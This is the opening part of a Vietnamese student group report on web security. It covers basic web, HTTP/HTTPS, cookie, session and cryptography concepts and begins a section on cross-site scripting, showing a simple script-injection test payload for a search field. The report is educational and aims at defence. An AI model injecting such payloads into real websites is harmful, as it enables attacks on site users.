**TRƯỜNG ĐẠI HỌC CÔNG NGHIỆP HÀ NỘI**

**KHOA CÔNG NGHỆ THÔNG TIN**

-----🙞🙜🕮🙞🙜-----

****

**BÁO CÁO BÀI TẬP LỚN MÔN HỌ****C**

**THỰC TẬP CƠ SỞ NGÀNH**

**Đề tài : Nghiên cứu các vấn đề bảo mật web**

**Giáo viên :** Nguyễn Xuân Hoàng

**Nhóm – Lớp :** Nhóm 4 - 20232IT6055001

**Thành viên :** Nguyễn Vân Anh

Nguyễn Huy Công

Nguyễn Đăng Đông

Vũ Xuân Huy

Hà Nội, tháng 3 năm 2024

LỜI CẢM ƠN

*Để hoàn thành tốt bài tập lớn này, chúng em - Nhóm 4 xin bày tỏ lòng biết ơn đến* *Thầy Nguyễn Xuân Hoàng, đã tận tình hướng dẫn, giúp đỡ và chỉ bảo nhóm trong suốt thời gian thực hiện đề tài. Thầy luôn sẵn lòng lắng nghe những thắc mắc của nhóm và giải đáp một cách rõ ràng và chi tiết, luôn hướng cho chúng em một hướng đi đúng đắn và có nhiều cơ hội rộng mở nhất. Nhờ vậy, nhóm 4 chúng em đã hiểu rõ hơn về chủ đề nghiên cứu và có thể tiến hành thực hiện bài tập một cách hiệu quả. Với vốn kiến thức được tiếp thu trong thời gian học không chỉ là nền tảng cho quá trình làm đề tài mà còn là hành trang quý báu để chúng em tiếp tục quá trình học tập và làm việc với tâm thế vững chắc và tự tin. Bên cạnh đó, nhóm 4 cũng xin chân thành cảm ơn đến các bạn trong lớp, trong quá trình học đã giúp đỡ và tạo điều kiện thuận lợi để nhóm hoàn thành bài báo cáo. Và cuối cùng chúng em xin kính chúc thầy sức khỏe và thành công trong sự nghiệp. Chúc các bạn luôn dồi dào sức khỏe, đạt được nhiều thành công trong quá trình học tập.*

***Chúng em xin chân thành cảm ơn!***

Nhóm thực hiện

*Nhóm 4*

**MỤC LỤC**

[**DANH MỤC HÌNH ẢNH** 1](#_Toc165816596)

[**LỜI NÓI ĐẦU** 3](#_Toc165816597)

[**CHƯƠNG 1. TỔNG QUAN VỀ ĐỀ TÀI** 4](#_Toc165816598)

[**1.1. Giới thiệu chung về bảo mật web.** 4](#_Toc165816599)

[**1.2. Mục tiêu, đối tượng và phạm vi nghiên cứu**. 4](#_Toc165816600)

[**1.3. Phương pháp nghiên cứu**. 5](#_Toc165816601)

[**1.4. Cấu trúc báo cáo.** 5](#_Toc165816602)

[**CHƯƠNG 2. CƠ SỞ LÝ THUYẾT VỀ AN TOÀN THÔNG TIN TRÊN NỀN TẢNG WEB** 6](#_Toc165816603)

[**2.1.** **Khái niệm về Website.** 6](#_Toc165816604)

[**2.2.** **Mô tả hoạt động của một Website.** 7](#_Toc165816605)

[**2.3.** **Các khái niệm cơ bản như HTTP, HTTPS, cookies, và sessions.** 7](#_Toc165816606)

[2.3.1. Giao thức HTTP. 7](#_Toc165816607)

[2.3.2. Giao thức HTTPS. 8](#_Toc165816608)

[2.3.3. Cookie. 9](#_Toc165816609)

[2.3.4. Session. 9](#_Toc165816610)

[**2.4.** **Mã hóa và chữ ký số.** 10](#_Toc165816611)

[2.4.1. Mã hóa. 10](#_Toc165816612)

[2.4.2. Chữ ký số. 10](#_Toc165816613)

[**CHƯƠNG 3. CƠ SỞ THỰC TIỄN VỀ BẢO MẬT WEB** 12](#_Toc165816614)

[**3.1. Tổng quan.** 12](#_Toc165816615)

[3.1.1. Giới thiệu sơ lược về các kĩ thuật tấn công Web. 12](#_Toc165816616)

[3.1.2. Mối đe dọa và nguy hại khi không an toàn bảo mật. 12](#_Toc165816617)

[**3.2.** **Phân tích một số kĩ thuật tấn công Web thường gặp.** 13](#_Toc165816618)

[*3.2.1.* *Chèn mã lệnh thực thi trên trình duyệt nạn nhân Cross Site Scripting(XSS).* 13](#_Toc165816619)

[*3.2.2. Chèn câu truy vấn SQL (SQL injection).* 21](#_Toc165816620)

[*3.2.3. Từ chối dịch vụ Denial-of-Service(DOS):* 28](#_Toc165816621)

[*3.2.4. Chiếm hữu phiên làm việc (Session Management).* 32](#_Toc165816622)

[**CHƯƠNG 4. CÁC GIẢI PHÁP BẢO MẬT CHO WEBSITE** 34](#_Toc165816623)

[**4.1.** **Kiểm thử một ứng dụng web.** 34](#_Toc165816624)

[*4.1.1.* *Giới thiệu chung.* 34](#_Toc165816625)

[*4.1.2.* *Tiến hành kiểm thử.* 35](#_Toc165816626)

[**4.2.** **Đề xuất các biện pháp bảo mật.** 49](#_Toc165816627)

[*4.2.1.* *Ngăn chặn lỗi XSS.* 49](#_Toc165816628)

[*4.2.2.* *Ngăn chặn SQL Injection.* 50](#_Toc165816629)

[*4.2.3.* *Ngăn chặn Broken Access Control.* 53](#_Toc165816630)

[*4.2.4.* *Ngăn chặn Directory and File Enumeration Attack.* 55](#_Toc165816631)

[**4.3.** **Tổng kết lại các biện pháp bảo mật.** 56](#_Toc165816632)

[*4.3.1.* *Trách nhiệm đối với nhà quản trị hệ thống.* 56](#_Toc165816633)

[*4.3.2.* *Trách nhiệm đối với nhà phát triển.* 57](#_Toc165816634)

[*4.3.3.* *Trách nhiệm với người sử dụng.* 57](#_Toc165816635)

[*4.3.4.* *Tổng kết.* 58](#_Toc165816636)

[**KẾT LUẬN** 59](#_Toc165816637)

[**TÀI LIỆU THAM KHẢO** 60](#_Toc165816638)

# **DANH MỤC HÌNH ẢNH**

[Hình 3.1.1 Nhập đoạn script vào trường tìm kiếm 15](#_Toc165816774)

[Hình 3.1.2 Mã script hoạt động 15](#_Toc165816775)

[Hình 3.1.3 Nguyên lý của Reflected XSS 16](#_Toc165816776)

[Hình 3.1.4 Ví dụ về chèn đoạn mã độc 17](#_Toc165816777)

[Hình 3.1.5 Tấn công Stored XSS vào form nhập 18](#_Toc165816778)

[Hình 3.1.6 Chèn mã tấn công thành công 19](#_Toc165816779)

[Hình 3.1.7 Form đăng ký 19](#_Toc165816780)

[Hình 3.1.8 Form đăng ký bị thay đổi cấu trúc DOM 20](#_Toc165816781)

[Hình 3.2.1 Form đăng ký bình thường 22](#_Toc165816782)

[Hình 3.2.2 Đoạn code server xử lý của người dùng 22](#_Toc165816783)

[Hình 3.2.3 Đoạn code độc sửa thành câu truy vấn luôn đúng 22](#_Toc165816784)

[Hình 3.2.4 Đoạn code độc khiến bảng bị xóa vĩnh viễn khỏi database 23](#_Toc165816785)

[Hình 3.2.5 Câu lệnh sử dụng thư viện SQLite trong Python 23](#_Toc165816786)

[Hình 3.2.6 Ví dụ về sử dụng Python và MySQL để thực hiện truy vấn SQL 25](#_Toc165816787)

[Hình 3.2.7 Tạo các hàm kiểm tra bằng thư viện Flask 27](#_Toc165816788)

[Hình 3.3.1 Nguyên lý của tấn công DDoS 29](#_Toc165816789)

[Hình 3.3.2 Kỹ thuật tấn công băng thông 30](#_Toc165816790)

[Hình 3.3.3 Kỹ thuật tấn công SYN/ Ngập 31](#_Toc165816791)

[Hình 3.4 Mô tả chiếm hữu phiên làm việc 33](#_Toc165816792)

[Hình 4.1.1 Phân tích kết quả trả về của công cụ nmap 36](#_Toc165816793)

[Hình 4.1.2 Kết quả trả về từ công cụ gobuster 37](#_Toc165816794)

[Hình 4.1.3 Truy cập đường dẫn vừa tìm ra là **/ftp** 38](#_Toc165816795)

[Hình 4.1.5 Trang web có lỗ hổng XSS 38](#_Toc165816796)

[Hình 4.1.6 Vận dụng tối đa thông tin tìm thấy 39](#_Toc165816797)

[Hình 4.1.7. Tấn công SQL injection vào form đăng nhập 39](#_Toc165816798)

[Hình 4.1.8. Xâm nhập tài khoản bằng SQL injection thành công 40](#_Toc165816799)

[Hình 4.1.9. Tìm ra đường dẫn của trang quản trị 40](#_Toc165816800)

[Hình 4.1.10. Đột nhập trang quản trị 41](#_Toc165816801)

[Hình 4.1.11. Đánh cắp token của người dùng 41](#_Toc165816802)

[Hình 4.1.12. Giải mã token của người dùng 42](#_Toc165816803)

[Hình 4.1.13. Phân tích request đến server 43](#_Toc165816804)

[Hình 4.1.14. Kết quả trả về từ server khi biến current không hợp lệ 43](#_Toc165816805)

[Hình 4.1.15. Sửa request để bypass authentication 44](#_Toc165816806)

[Hình 4.1.16. Response từ server cho thấy đã thành công 44](#_Toc165816807)

[Hình 4.1.17. Thay đổi mật khẩu thành công 45](#_Toc165816808)

[Hình 4.1.18. Tấn công Improper Input Validation từ form đăng ký 46](#_Toc165816809)

[Hình 4.1.19. Phân tích request bằng BurpSuite 47](#_Toc165816810)

[Hình 4.1.20. Đăng ký tài khoản mới có sẵn role admin 48](#_Toc165816811)

[Hình 4.1.21. “Vịt hóa thiên nga” với Deluxe member 49](#_Toc165816812)

[Hình 4.2.1. Sử dụng thư viện ‘he’ mã hóa dữ liệu 50](#_Toc165816813)

[Hình 4.2.2. Sử dụng Sequelize và Prepared statements mã hóa trước khi truy vấn dữ liệu. 52](#_Toc165816814)

[Hình 4.2.3. Kiểm tra quyền truy cập trên mỗi trang web 54](#_Toc165816815)

[Hình 4.2.4. Kiểm soát quyền truy cập với Sequelize 55](#_Toc165816816)

[Hình 4.2.5. Kiểm tra quyền truy cập trước khi thực hiện chức năng với middleware 55](#_Toc165816817)

# **LỜI NÓI ĐẦU**

Trong thời đại mà sự kết nối qua mạng Internet trở thành phổ biến, bảo mật web trở thành một trong những vấn đề quan trọng nhất đối với cả cá nhân và doanh nghiệp. Cùng với sự phát triển nhanh chóng của các ứng dụng web và dịch vụ trực tuyến, các mối đe dọa liên quan đến an ninh trực tuyến cũng ngày càng trở nên phức tạp và nguy hiểm.

Báo cáo này đưa ra một cái nhìn tổng quan về các vấn đề bảo mật web đương đại, tập trung vào việc nghiên cứu và phân tích các mô hình tấn công phổ biến, cũng như những biện pháp bảo mật mà cộng đồng kỹ thuật đang tích cực thực hiện. Chúng ta sẽ khám phá những thách thức mới mẻ mà các nhà phát triển và quản trị hệ thống đối mặt, đồng thời đề xuất những giải pháp sáng tạo để bảo vệ thông tin quan trọng và đảm bảo tính an toàn của ứng dụng web.

Đề tài này không chỉ nhằm mục đích cải thiện hiểu biết của chúng ta về bảo mật web, mà còn nhấn mạnh tầm quan trọng của việc áp dụng các biện pháp bảo mật hiệu quả trong môi trường số ngày nay. Chúng ta hãy bắt đầu hành trình khám phá sâu rộng vào thế giới phức tạp này, nơi mà sự an toàn của thông tin trở thành trách nhiệm chung của chúng ta.

CHƯƠNG 1. TỔNG QUAN VỀ ĐỀ TÀI

* 1. **Giới thiệu chung về bảo mật web.**
* Bảo mật web là quá trình bảo vệ một trang web tránh khỏi các mối đe dọa và tấn công từ bên ngoài. Bao gồm việc áp dụng một loạt các biện pháp, công cụ và thủ thuật nhằm ngăn chặn, phát hiện và phản ứng trước các cuộc tấn công, vi phạm dữ liệu hoặc mất mát thông tin.
* Lý do cần phải thực hiện việc bảo mật web:

+ Nhằm bảo vệ thông tin của người sử dụng website như thông tin cá nhân, thông tin tín dụng, … tránh việc các thông tin bị lộ ra ngoài và bị sử dụng vào những mục đích không chính đáng gây nguy hại cho người dùng.

+ Ngăn chặn các hành vi phá hoại, truy cập trái phép vào hệ thống cơ sở dữ liệu của trang web, đảm bảo an toàn cho hệ thống và dữ liệu của website.

+ Việc thực hiện các hoạt động bảo mật web cũng là một trong các quy định về bảo vệ thông tin và quyền riêng tư của Chính phủ, vì vậy bảo mật web giúp đảm bảo rằng trang web tuân thủ các quy định này, tránh vi phạm pháp luật và tránh bị phạt.

+ Việc bảo mật website cũng đồng nghĩa với việc xây dựng và bảo vệ uy tín trước mắt khách hàng. Khi người dùng biết rằng thông tin của họ được bảo mật tốt, họ sẽ có niềm tin và sẵn lòng tương tác và tiếp tục sử dụng dịch vụ của trang web.

* 1. **Mục tiêu, đối tượng và phạm vi nghiên cứu.**
* Mục tiêu nghiên cứu: Tìm hiểu, phân tích các lỗ hổng bảo mật thường gặp và đề xuất các giải pháp để bảo vệ website khỏi các nguy cơ và lỗ hổng bảo mật đó.
* Đối tượng nghiên cứu: Website demo “Juice shop”.
* Phạm vi nghiên cứu: Các lỗ hổng XSS ,SQL injection, URL jumping có trong website demo “Juice shop”.
  1. **Phương pháp nghiên cứu.**
* Phương pháp thu thập thông tin: Thu thập các tài liệu liên quan đến các lỗ hổng bảo mật thường gặp đồng thời quan sát cách thức hoạt động của các lỗ hổng bảo mật thông qua website demo.
* Phương pháp phân tích thông tin: Dựa trên thông tin thu thập được, phân tích cách thức mà các tin tặc khai thác các lỗ hổng bảo mật đó.
* Phương pháp thực nghiệm: Đề xuất, xây dựng các phương pháp để xử lý một số lỗ hổng bảo mật thường gặp và và thử thực hiện ngăn chặn các cuộc tấn công mạng giả thông qua website demo.
  1. **Cấu trúc báo cáo.**

Nội dung bản báo cáo sẽ bao gồm 3 phần sau:

* Cơ sở lý thuyết về an toàn thông tin trên nền tảng Web, bao gồm các nội dung:
* Khái niệm về một Website.
* Mô tả cách thức hoạt động của một Website.
* Các khái niệm HTTP, HTTPS, cookies và sessions.
* Mã hóa và chữ ký số.
* Các mối đe dọa và những nguy cơ khi không bảo mật an toàn cho Website.
* Cơ sở thực tiễn về bảo mật Web bao gồm các mô tả, cách thức tấn công và phương pháp phòng chống thường dùng cho các phương thức tấn công lỗ hổng phần mềm sau:
* Chèn mã thực thi lên trình duyệt nạn nhân Cross Site Scripting (XSS).
* Chèn truy vấn SQL (SQL injection).
* Từ chối dịch vụ Denial-of-Service (DOS).
* Chiếm hữu phiên làm việc (Session Management).
* Các giải pháp bảo mật cho Website gồm nội dung ghi chép các thực nghiệm trên website demo, các đề xuất về những phương pháp bảo mật đối với những lỗ hổng thông dụng như lỗi XSS, SQL injection, Broke Access Control, các lỗ hổng liên quan đến COOKIE và các Cổng. Ngoài ra phần nội dung này cũng sẽ nêu ra trách nhiệm của những chủ thể như nhà quản trị hệ thống, nhà phát triển và những người sử dụng trong việc bảo mật website.

CHƯƠNG 2. CƠ SỞ LÝ THUYẾT VỀ AN TOÀN THÔNG TIN TRÊN NỀN TẢNG WEB

* 1. **Khái niệm về Website.**
* Website là tập hợp những trang (page) con, mà mỗi trang con là một siêu văn bản (hypertext) bao gồm văn bản, hình ảnh, video và có thể liên kết từ trang này sang trang khác. Các ví dụ là các website wikipedia.org, google.com và amazon.com.
* Tất cả các trang web có thể truy cập công khai đều tạo thành World Wide Web. Cũng có những trang web riêng tư chỉ có thể được truy cập trên mạng riêng, chẳng hạn như trang web nội bộ của công ty dành cho nhân viên của công ty.
* Các trang web thường dành riêng cho một chủ đề hoặc mục đích cụ thể, chẳng hạn như tin tức, giáo dục, thương mại, giải trí hoặc mạng xã hội. Siêu liên kết giữa các trang web hướng dẫn điều hướng của trang web, thường bắt đầu với trang chủ.
* Người dùng có thể truy cập các trang web trên nhiều loại thiết bị, bao gồm máy tính để bàn, máy tính xách tay, máy tính bảng và điện thoại thông minh. Ứng dụng được sử dụng trên các thiết bị này được gọi là trình duyệt web.
* Hiện nay, để một website có thể vận hành trên môi trường Word Wide Web, cần bắt buộc có 3 phần chính:

+ Tên miền (Domain): là tên riêng và duy nhất của website.

+ C Hosting (Hosting Share, máy chủ, vps...): là máy chủ chứa mã nguồn, và dữ liệu của trang web cũng như các tập tin liên quan.

+ Mã nguồn web (Source code): là các tệp tin html, xhtml,.. hoặc một bộ code được lập trình bằng các ngôn ngữ asp.net, PHP, java, Ruby on Rails….

* 1. **Mô tả hoạt động của một Website.**
* Từ máy client gõ địa chỉ URL của trang web vào thanh địa chỉ của web browser, khi đó web browser sẽ dựa vào tên domain để tìm kiếm IP của web server (bằng cách dò trên DNS Server)
* Khi có IP, web browser sẽ gửi yêu cầu đến web server để lấy nội dung trang web.
* Web server sẽ xử lý yêu cầu của client: lấy nội dung của website mà client yêu cầu để gửi client.
* Khi nhận được nội dung trang web thì web browser sẽ hiển thị lên cho người dùng.
* Trình duyệt web sẽ tách địa chỉ website ra làm ba phần:
* Giao thức (http)
* Máy chủ tên miền (www.webname.com)
* Tên tệp (file.htm)
* Trình duyệt web liên hệ với máy chủ tên miền (DNS server) để phân giải tên miền “www.webname.com” thành địa chỉ IP của web server
* Trình duyệt sẽ gửi tiếp 1 kết nối tới máy chủ địa chỉ IP tương ứng cổng 80.
* Dựa trên giao thức HTTP, trình duyệt gửi yêu cầu đến máy chủ, yêu cầu tệp: http://webname.com/file.htm
* Máy chủ sẽ gửi đoạn text dạng html đến trình duyệt của web client. Trình duyệt đọc các thẻ html, định dạng trang web và kết xuất ra màn hình.
  1. **Các khái niệm cơ bản như HTTP, HTTPS, cookies, và sessions.**
     1. **Giao thức HTTP.**
* HTTP (Hypertext Transfer Protocol) là giao thức truyền tải siêu văn bản. Đây là giao thức tiêu chuẩn cho World Wide Web (www) để truyền tải dữ liệu dưới dạng văn bản, âm thanh, hình ảnh, video từ Web Server tới trình duyệt web của người dùng và ngược lại.
* HTTP là một giao thức ứng dụng của bộ giao thức TCP/IP (các giao thức nền tảng cho Internet). Bộ giao thức TCP/IP là một bộ các giao thức truyền thông cài đặt chồng giao thức mà Internet và hầu hết các mạng máy tính thương mại đang chạy trên đó. Bộ giao thức này được đặt theo tên hai giao thức chính là TCP (Transmission Control Protocol – Giao thức điều khiển truyền vận) và IP (Internet Protocol – Giao thức Internet).
* HTTP hoạt động theo mô hình Client (máy khách) – Server (máy chủ). Việc truy cập website được tiến hành dựa trên các giao tiếp giữa 2 đối tượng trên. Khi bạn truy cập một trang web qua giao thức HTTP, trình duyệt sẽ thực hiện các phiên kết nối đến server của trang web đó thông qua địa chỉ IP do hệ thống phân giải tên miền DNS cung cấp. Máy chủ sau khi nhận lệnh, sẽ trả về lệnh tương ứng giúp hiển thị website, bao gồm các nội dung như: văn bản, ảnh, video, âm thanh,…
* Trong quá trình kết nối và trao đổi thông tin, trình duyệt của bạn sẽ mặc nhiên thừa nhận địa chỉ IP đó đến từ server của chính website mà bạn muốn truy cập mà không hề có biện pháp xác thực nào. Các thông tin được gửi đi qua giao thức HTTP (bao gồm địa chỉ IP, các thông tin mà bạn nhập vào website…) cũng không hề được mã hóa và bảo mật. Đây chính là kẽ hở mà nhiều hacker đã lợi dụng để đánh cắp thông tin người dùng, thường được gọi là tấn công sniffing.
  + 1. **Giao thức HTTPS.**
* HTTPS (Hypertext Transfer Protocol Secure) là giao thức truyền tải siêu văn bản an toàn. Thực chất, đây chính là giao thức HTTP nhưng tích hợp thêm Chứng chỉ bảo mật SSL nhằm mã hóa các thông điệp giao tiếp để tăng tính bảo mật. Có thể hiểu, HTTPS là phiên bản HTTP an toàn, bảo mật hơn.
* HTTPS hoạt động tương tự như HTTP, tuy nhiên được bổ sung thêm chứng chỉ SSL (Secure Sockets Layer – tầng ổ bảo mật) hoặc TLS (Transport Layer Security – bảo mật tầng truyền tải). Hiện tại, đây là các tiêu chuẩn bảo mật hàng đầu cho hàng triệu website trên toàn thế giới.
* Cả SSL và TLS đều sử dụng hệ thống PKI (Public Key Infrastructure -hạ tầng khóa công khai) không đối xứng. Hệ thống này sử dụng hai “khóa” để mã hóa thông tin liên lạc, “khóa công khai” (public key) và “khóa riêng” (private key). Bất cứ thứ gì được mã hóa bằng khóa công khai chỉ có thể được giải mã bởi khóa riêng và ngược lại. Các tiêu chuẩn này đảm bảo các nội dung sẽ được mã hóa trước khi truyền đi, và giải mã khi nhận. Điều này khiến hacker dù có chen ngang lấy được thông tin cũng không thể “hiểu” được thông tin đó.
  + 1. **Cookie.**
* Cookie được dùng để lưu những thông tin tạm thời. Những tập tin cookie sẽ được truyền từ server tới browser và được lưu trữ trên máy tính của bạn khi bạn truy cập vào ứng dụng.
* Cookie thường được tạo ra khi người dùng truy cập một website, cookie sẽ ghi nhớ những thông tin như tên đăng nhập, mật khẩu, các tùy chọn do người dùng lựa chọn đi kèm. Các thông tin này được lưu trong máy tính để nhận biết người dùng khi truy cập vào một trang web.
* Khi người dùng truy cập đến một trang web có sử dụng cookie, web server của trang đó sẽ tự động gửi cookie đến máy tính của người dùng. Khi truy cập đến các trang web sử dụng được cookie đã lưu, những cookie này tự động gửi thông tin của người dùng về cho chủ của nó (người tạo ra cookie). Tuy nhiên những thông tin do cookie ghi nhận không được tiết lộ rộng rãi, chỉ có website chứa cookie mới có thể xem được những thông tin này.
* Mỗi cookie thường có khoảng thời gian timeout nhất định do lập trình viên xác định trước. Những thông tin được lưu vào cookie ví dụ như thông tin đăng nhập, thao tác người dùng, tần suất ghé thăm website, thời gian truy cập… Tất cả chúng đều là những thông tin mang tính tạm thời và được lưu trong 1 khoảng thời gian.
  + 1. **Session.**
* Session là một phiên làm việc là một khái niệm phổ biến được dùng trong lập trình web có kết nối với database. Đặc biệt các chức năng như đăng nhập, đăng xuất người dùng sẽ khó có thể thực hiện được nếu không sử dụng session.
* Một session bắt đầu khi client gửi request đến server, nó tồn tại xuyên suốt từ trang này đến trang khác trong ứng dụng web và chỉ kết thúc khi hết thời gian timeout hoặc khi bạn đóng ứng dụng. Giá trị của session sẽ được lưu trong một file trên server. Ví dụ khi bạn đăng nhập vào một trang web và đăng nhập với tài khoản đã đăng ký trước đó. Server sau khi xác thực được thông tin bạn cung cấp là đúng thì nó sẽ sinh ra một tập tin chứa dữ liệu cần lưu trữ của người dùng.
  1. **Mã hóa và chữ ký số.**
     1. **Mã hóa.**
* Mã hóa là quá trình chuyển đổi thông tin từ dạng ban đầu thành dạng không đọc được (ciphertext) bằng cách sử dụng thuật toán và một khóa (key). Mục tiêu của việc mã hóa là bảo vệ thông tin trước khi nó được truyền tải hoặc lưu trữ trên các thiết bị.
* Có hai loại mã hóa chính:

+ Mã hóa đối xứng (Symmetric Encryption)

+ Mã hóa không đối xứng (Asymmetric Encryption)

* Mã hóa đảm bảo rằng dữ liệu truyền tải qua mạng hoặc được lưu trữ trên thiết bị sẽ không bị đánh cắp hoặc sử dụng sai mục đích. Khi dữ liệu được mã hóa, người nhìn thứ ba không thể đọc được nó mà không có khóa phù hợp.
* Mã hóa đóng vai trò quan trọng trong bảo vệ thông tin cá nhân, tài khoản ngân hàng, giao dịch trực tuyến và nhiều loại dữ liệu quan trọng khác trên internet và trong hệ thống thông tin.
  + 1. **Chữ ký số.**
* Chữ ký số (Digital Signature) là một phương pháp xác thực tính xác thực của thông tin hoặc tài liệu trên internet. Nó giống như chữ ký truyền thống trên giấy tờ nhưng được tạo ra điện tử, cho phép xác định xem liệu một tài liệu hay thông tin đã được xác minh và không bị thay đổi sau khi được ký.
* Quá trình tạo chữ ký số bao gồm các bước sau:

+ Tạo mã băm

+ Mã hóa chữ ký

+ Xác minh chữ ký

* Chữ ký số đảm bảo tính xác thực và toàn vẹn của thông tin trên internet, giúp ngăn chặn sửa đổi trái phép, giả mạo, và xác minh nguồn gốc của thông tin. Nó thường được sử dụng trong giao dịch tài chính trực tuyến, email, các tài liệu hợp đồng kỹ thuật số, và trong các quy trình xác thực trên internet.

CHƯƠNG 3. CƠ SỞ THỰC TIỄN VỀ BẢO MẬT WEB

* 1. **Tổng quan.**
     1. **Giới thiệu sơ lược về các kĩ thuật tấn công Web.**
* Tấn công web là các hoạt động xâm nhập hoặc tấn công được thực hiện bởi các kẻ tấn công (hackers) nhằm vào các ứng dụng web, hệ thống, hoặc người dùng cuối để đánh cắp thông tin, gây hại, hoặc kiểm soát hệ thống.
  + 1. **Mối đe dọa và nguy hại khi không an toàn bảo mật.**
* Đánh cắp thông tin cá nhân: Hacker có thể truy cập và đánh cắp thông tin cá nhân như thông tin tài khoản ngân hàng, số thẻ tín dụng, thông tin đăng nhập, thông tin cá nhân, từ đó sử dụng mục đích gian lận hoặc buôn bán thông tin.
* Tấn công malware: Phần mềm độc hại như virus, trojan, ransomware có thể lây nhiễm hệ thống và kiểm soát nó, gây thiệt hại hoặc mã hóa dữ liệu và yêu cầu tiền chuộc.
* Tấn công DoS và DDoS: Các cuộc tấn công DoS (Denial of Service) hoặc DDoS (Distributed Denial of Service) nhằm vào hệ thống, làm hỏng dịch vụ và khiến người dùng không thể truy cập được vào trang web hoặc dịch vụ.
* Lỗ hổng bảo mật: Các lỗ hổng trong phần mềm, hệ điều hành hoặc cấu trúc mạng có thể bị tấn công để xâm nhập vào hệ thống và truy cập thông tin nhạy cảm.
* Mất tiền và tài sản: Nếu thông tin tài khoản ngân hàng, thẻ tín dụng bị đánh cắp, người dùng có thể mất tiền hoặc tài sản trong tài khoản.
* Thiệt hại cho danh tiếng và uy tín: Khi thông tin cá nhân của người dùng bị đánh cắp hoặc rò rỉ, có thể dẫn đến thiệt hại nghiêm trọng cho uy tín của tổ chức hoặc doanh nghiệp.
* Xâm nhập quốc gia hoặc doanh nghiệp: Các hacker có thể thực hiện các cuộc tấn công mục tiêu cao như hệ thống quốc gia, chính phủ hoặc doanh nghiệp lớn để truy cập vào thông tin chiến lược, bí mật kinh doanh, hoặc thậm chí là các thông tin quốc phòng.
  1. **Phân tích một số kĩ thuật tấn công Web thường gặp.**
     1. ***Chèn mã lệnh thực thi trên trình duyệt nạn nhân Cross Site Scripting(XSS).***
        1. *Mô tả:*

Cross Site Scripting (XSS) là một trong những tấn công phổ biến và dễ bị tấn công nhất mà tất cả các Tester có kinh nghiệm đều biết đến. Nó được coi là một trong những tấn công nguy hiểm nhất đối với các ứng dụng web và có thể mang lại những hậu quả nghiêm trọng. Giới thiệu về tấn công XSS Tấn công XSS là một đoạn mã độc, để khai thác một lỗ hổng XSS, hacker sẽ chèn mã độc thông qua các đoạn script để thực thi chúng ở phía Client. Thông thường, các cuộc tấn công XSS được sử dụng để vượt qua truy cập và mạo danh người dùng.

Mục đích chính của cuộc tấn công này là ăn cắp dữ liệu nhận dạng của người dùng như: cookies, session tokens và các thông tin khác. Trong hầu hết các trường hợp, cuộc tấn công này đang được sử dụng để ăn cắp cookie của người khác. Như chúng ta biết, cookie giúp chúng tôi đăng nhập tự động. Do đó với cookie bị đánh cắp, chúng tôi có thể đăng nhập bằng các thông tin nhận dạng khác. Và đây là một trong những lý do, tại sao cuộc tấn công này được coi là một trong những cuộc tấn công nguy hiểm nhất.

Tấn công XSS đang được thực hiện ở phía client. Nó có thể được thực hiện với các ngôn ngữ lập trình phía client khác nhau. Tuy nhiên, thường xuyên nhất cuộc tấn công này được thực hiện với Javascript và HTML.

*Tấn công XSS thực hiện như thế nào?*

Tấn công Cross Site Scripting sẽ gửi và chèn lệnh và script độc hại, những mã độc này thường được viết với ngôn ngữ lập trình phía client như Javascript, HTML, VBScript, Flash… Tuy nhiên, cách tấn công này thông thường sử dụng Javascript và HTML. Cách tấn công này có thể được thực hiện theo nhiều cách khác nhau, phụ thuộc vào loại tấn công XSS, những mã độc có thể được phản chiếu trên trình duyệt của nạn nhân hoặc được lưu trữ trong cơ sở dữ liệu và được chạy mỗi khi người dùng gọi chức năng thích hợp. Nguyên nhân chính của loại tấn công này là xác thực đầu vào dữ liệu người dùng không phù hợp, dữ liệu độc hại từ đầu vào có thể xâm nhập vào dữ liệu đầu ra. Mã độc có thể nhập một script và được chèn vào mã nguồn của website. Khi đó trình duyệt không thể biết mã thực thi có phải độc hại hay không. Do đó mã độc hại có thể đang được thực thi trên trình duyệt của nạn nhân hoặc bất kỳ hình thức giả nào đang được hiển thị cho người sử dụng. Có một số hình thức tấn công XSS có thể xảy ra. Bên dưới là những hình thức tấn công chính của Cross Site Scripting:

* Cross Site Scripting có thể xảy ra trên tập lệnh độc hại được thực hiện ở phía client.
* Trang web hoặc form giả mạo được hiển thị cho người dùng (nơi nạn nhân nhập thông tin đăng nhập hoặc nhấp vào liên kết độc hại).
* Trên các trang web có quảng cáo được hiển thị.
* Email độc hại được gửi đến nạn nhân. Tấn công xảy ra khi tin tặc tìm kiếm những lỗ hổng trên website và gửi nó làm đầu vào độc hại. Tập lệnh độc hại được tiêm vào mã lệnh và sau đó được gửi dưới dạng đầu ra cho người dùng cuối cùng.

+ Chúng ta hãy phân tích một ví dụ đơn giản sau đây: Tưởng tượng chúng ta có 1 trang web với trường Search.

+ Nếu trường Search là trường có lỗ hổng, khi người dùng nhập bất kỳ đoạn script thì nó sẽ được thực thi.


Ví dụ 1: Người dùng nhập đoạn script đơn giản như sau:

*<script>Alert(‘XSS’)</script>*



Hình 3.1.1 Nhập đoạn script vào trường tìm kiếm

Lúc đó sau khi nhấn nút “Search”, script được nhập sẽ được thực hiện:



Hình 3.1.2 Mã script hoạt động

